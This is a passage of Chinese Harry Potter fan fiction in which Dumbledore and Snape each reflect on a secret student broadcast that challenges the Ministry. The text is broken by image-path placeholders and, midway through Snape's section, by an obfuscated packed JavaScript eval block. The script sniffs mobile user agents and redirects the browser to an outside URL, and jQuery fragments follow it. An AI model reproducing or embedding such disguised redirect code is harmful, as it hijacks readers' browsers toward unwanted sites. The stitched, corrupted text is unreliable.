——校长办公室。
墙上的历代校长肖像大多假装睡觉——这是一种微妙的礼仪,只有当校长真正需要时才会“醒来”。但菲尼亚斯·奈杰勒斯·布莱克显然不讲究这个。
“阿不思。”他开口了,声音从画框里飘出来,带着一种“我知道你知道但你不说那我替你说”的急切。
邓布利多没有转身。
“你知道那是什么,对吧?”菲尼亚斯继续,“那个‘广播’。别告诉我你没听见。我虽然在格里莫广场那幅破画里待着,但我的耳朵好得很。”
“我知道一些。”邓布利多的声音平静得像在讨论明天的天气。
“你不阻止?”菲尼亚斯的眉毛挑得老高,“这是公然挑战魔法部权威!而且是在霍格沃茨内部!如果福吉发现——”
“他们陈述的是事实,菲尼亚斯。”邓布利多终于转过身,半月形眼镜后的蓝眼睛闪着光,那光里有一丝难以察觉的、近乎欣慰的东西,“他们没有煽动暴力,没有散布谣言,只是提供了一个被官方刻意掩盖的视角。”
“但这会引来麻烦!福吉会发疯的!”
“福吉已经疯了。”邓布利多轻声说,“而有时候,在疯子统治的舞台上,需要有人保持清醒,并让其他人也听见清醒的声音。”
他走到窗边,望着夜色中沉睡的城堡塔楼。那些窗户后面,有多少学生此刻正盯着手里的一小撮灰烬发呆?有多少人在黑暗中第一次开始怀疑《预言家日报》头版上的每一个字?
菲尼亚斯嘟囔了一句什么,缩回画框里。其他肖像发出窸窸窣窣的声音,像在交换眼色——如果肖像有眼色可交换的话。
邓布利多没有说的是,他其实知道得比菲尼亚斯想象的少——
这个暑假他忙得脚不沾地——凤凰社重组需要协调,魔法部的施压需要应对,伏地魔的活动需要追踪,魂器的下落要追踪,还有雷古勒斯·布莱克那个让人既心碎又抱有希望的治疗方案。他几乎没有时间去想“那群孩子暑假在干什么”。
但他收到了报告。
西弗勒斯来做例行报告时,顺便提了一句:“波特的大脑里塞满了奇怪的公式,像是麻瓜的数学。他的大脑封闭术进步缓慢,不是因为懒惰,而是因为他在想别的事情。”
米勒娃在教职工休息室随口说:“赫敏·格兰杰这个暑假给我寄了三次猫头鹰,询问霍格沃茨古代防护魔法的文献。那孩子是不是打算写论文?”
还有多比。八月底他好几次看见那只家养小精灵抱着奇怪的小包裹穿过城堡,耳朵上别着不知哪来的洋甘菊,嘴里嘟囔着“伟大的哈利·波特的惊喜”“不能让坏教授发现”。
他问过多比在做什么。小精灵睁着网球大的眼睛,用那种家养小精灵特有的、自以为很神秘的骄傲语气说:“多比在帮朋友们送信!先生!很重要的信!但多比不能说是什么信,因为是惊喜!”
他当时点了点头,说:“那多比一定要保守好秘密。”
邓布利多把这些碎片拼在一起,得出了一个让他既担忧又隐约期待的结论。
他没有阻止。
不是因为他认同这种方式——他当然不全认同。但更重要的是,他看到了某种可能性。一种新的、不属于旧有对抗模式的可能性。不是凤凰社的地下抵抗,也不是盖勒特当年那种公开宣战,而是一种更微妙、更分散的……信息游击。
他们自己找到的路,会比任何人铺好的路都走得更远。
邓布利多想起那个少年灰蓝色的眼睛,想起他在医疗翼醒来后坚持要告诉朋友们真相时的眼神。
“盖勒特会很高兴。”邓布利多对着窗外的夜色喃喃自语,声音低得只有他自己能听见,“他终于看到有人在尝试‘新东西’了。”
——他没有说出口的是,他也曾害怕另一种可能:如果由他掌握话语权,由他决定什么是“该说的真相”,他会变成什么?会不会像当年格林德沃那样?用语言的力量去实现“更伟大的利益”?
——魔药办公室。
斯内普批改着一份份惨不忍睹的魔药论文,脸色比平时更阴沉——这已经是他能做到的最阴沉了。羽毛笔在羊皮纸上划过一个又一个鲜红的“P”,偶尔停下来写下诸如“请重新阅读第一章”或“粪石不能解决所有问题”之类的评语。
但今晚,他的注意力不时飘向作业之外。
广播响起时,他正在熬制一锅复杂的大脑封闭术辅助药剂。那个平静的女声突然在办公室里回荡,吓得他差点把一整份月长石粉倒进坩埚。等他反应过来声音来源时,那张羊皮纸已经化为灰烬,只剩一缕青烟和微弱的魔力残留。
他检查了那张纸的残骸。普通
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17258747|197634||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
羊皮纸灰,经过特殊处理。要达成这种效果,符文必须精准而克制——不是那种粗制滥造的恶作剧水平。
大脑封闭术课程让他瞥见了哈利·波特脑中的一些碎片。不是深入的记忆——那小子现在能稍微抵抗一下了,虽然每次课后都像被抽干了似的——而是表层思维:复杂的数学公式,各种实验失败的爆炸场景,双胞胎韦斯莱的插科打诨,还有对着书本挠头的烦躁。背景里偶尔闪过快要被书埋了的格兰杰,和坐在工作台前周围堆满零件的弗瑞斯特。
他起初以为波特在搞什么愚蠢的恶作剧研究。韦斯莱双胞胎的影响显而易见,也许他们想发明一种新的粪弹,或者更夸张的东西。
但今晚的广播让他有了不同的联想。
那精巧的一次性魔法载体——需要对符文和魔药都有相当深入的理解。那专业的陈述方式——严谨、克制、引用法律条文。那对细节的把握——摄魂怪袭击的时间、地点、目击者陈述。
这不像是波特一个人能搞出来的。也不像是韦斯莱双胞胎的风格——他们的恶作剧更有“创意”,但缺乏这种系统性。
斯内普想起另一个人:那个从西伯利亚来的弗瑞斯特。魔药上展现出的过于大胆的创新思维,与格兰芬多小团队混在一起的斯莱特林,家族与麻瓜的亲密关系……还有,医疗翼里那个被安娜斯塔西娅·弗瑞斯特当众戳穿的秘密。
“盖勒特·格林德沃。”斯内普低声念出这个名字,然后眉头皱得更深了。
他放下羽毛笔,走到储藏间,取出一瓶大脑封闭术辅助药剂——明天要给波特上课,那小子需要更强的剂量。但在这之前……
他的目光投向门外,斯莱特林公共休息室的方向。
弗瑞斯特是斯莱特林。他需要确保……不是确保他“不参与”,而是确保他不会把斯莱特林拖进什么麻烦里——比如让学院的宝石因此被清空。
也许他需要更仔细地观察。不是以教授的身份,而是以……院长的身份。
至于要不要向邓布利多汇报……邓布利多大概已经知道了。他总是知道。
斯内普回到书桌前,继续批改论文。下一个学生的答案里居然声称“粪石可以治疗一切中毒症状,包括被下毒后变成刺猬”。
他在这句话旁边画了一个巨大的T,笔力之重,差点戳破羊皮纸。